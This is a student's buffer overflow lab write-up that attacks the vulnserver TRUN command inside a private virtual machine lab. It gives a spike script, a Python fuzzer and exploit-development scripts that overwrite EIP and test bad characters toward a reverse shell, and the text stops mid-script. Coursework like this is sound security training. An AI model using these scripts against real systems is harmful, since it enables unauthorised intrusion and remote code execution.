

David Murillo Santiago

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Professor Mireles

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
Lab04: Buffer Overflow Made Easy

In this lab, I will conduct a buffer overflow attack on a vulnerable server, in order to gain access to the system through a reverse shell.

Configure the Network:

I downloaded the zip file for the Windows 10 VM and named it Lab4-Murillo-win10. Next, I configured its network settings to 'bridged adapter' and verified that it was on the same network as the other virtual machines. I ran into an error where the Windows machine was able to ping the Kali Linux VM, and was even able to connect to the metasploitable server, but when pinged by other devices, it would not reply.

Therefore, I downloaded Wireshark and analyzed the problem further. I realized that the ICMP echo requests were reaching the Windows device (192.168.1.140), but for some reason, the device was unable to send response packets. Therefore, for the sake of the lab, I turned off the firewall and restarted the device. This, in turn, solved the network issues and allowed for all 3 virtual machines to communicate.




Turn in Artifact 1: All 3 VM's were configured to the same network.

Spiking:

Once I configured the network to ensure my virtual machines could communicate, I launched vulnserver as my target application and opened Immunity Debugger to monitor the server's response and gather valuable memory information for the buffer overflow attack. I also created a script named trun.spk to automate commands targeting the TRUN command in vulnserver. This setup allowed me to observe and manipulate the server in real-time, which is essential for crafting and refining my attack.

```
GNU nano 8.1 trun.spk
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

TRUN spike script.



Turn in Artifact 2: Buffer Overflow TRUN Command.

Fuzzing:

Next, I performed fuzzing to identify the exact point where the vulnserver crashes. I used generic_send_tcp to send a Python payload I scripted, which gradually increased in size until the server crashed and triggered an access violation.

```
GNU nano 8.1 l.py
#!/usr/bin/python2
import sys, socket
from time import sleep

buffer = "A" * 100


while True:
    try:
        print("Starting socket = socket part")
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        print("Starting IP connection on 9999")
        s.connect(('192.168.1.140',9999))

        print("Starting TRUN step")
        s.send(('TRUN ./.' + buffer))


        print("Starting the close")
        s.close()
        print("Sleep")
        sleep(1)
        print("starting buffer exponent")
        buffer = buffer + "A"*100

    except:
        print("starting exception")
        print("Fuzzing crashed at %s bytes" % str(len(buffer)))
        sys.exit()
```

Python Script: l.py




Turn in Artifact 3 (1/2): Python Fuzzing Script Execution.



Turn in Artifact 3 (2/2): Immunity Debugger Access Violation.

Finding the Offset:

Next, I calculated the exact offset needed to control the EIP. Using the crash information from the previous step, I wrote a script named 2.py to generate a unique pattern of known length and sent it to vulnserver using generic_send_tcp. After causing another crash, I checked Immunity Debugger to identify the exact value in the EIP register. This allowed me to determine the specific offset required to overwrite the EIP.



Turn in Artifact 4: EIP value 386F4337.

Overwriting the EIP:

Next, I tested my control over the EIP by creating a new script named 3.py. I modified this script to send a payload that would overwrite the EIP with a specific sequence (42424242 or "BBBB" in hexadecimal) to confirm I could redirect execution. After running the script and causing another crash, I checked Immunity Debugger to verify that the EIP was successfully overwritten with 42424242.


```
GNU nano 8.1
#!/usr/bin/python2
import sys, socket


shellcode = "A" * 2003 + "B" * 4

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.1.140',9999))
    s.send(('TRUN ./.' + shellcode))
    s.close()

except:
    print "Error connecting to server"

sys.exit()
```

Python 3 Script.



Turn in Artifact 5: EIP value 424242

Bad Characters:

Next, I generated shellcode using msfvenom to create a payload that would open a reverse shell, customizing it to exclude any identified "bad characters" for smooth execution. I then updated my 4.py script to include this shellcode and sent it to vulnserver, causing it to crash. In Immunity Debugger, I confirmed that the shellcode was loaded correctly, setting the stage for establishing a reliable reverse shell connection in the following steps.

```
GNU nano 8.1 4.py
#!/usr/bin/python2
import sys, socket

badchars = ("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0a\\x0b\\x0c\\x0d\\x0e\\x0f\\x10"
"\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f\\x20"
"\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30"
"\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f\\x40"
"\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50"
"\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60"
"\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70"
"\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f\\x80"
"\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90"
"\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0"
"\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0"
"\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf\\xc0"
"\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0"
"\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf\\xe0"
"\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0"
"\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")

print(badchars)


shellcode = "A" * 2003 + "B" * 4 + badchars

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
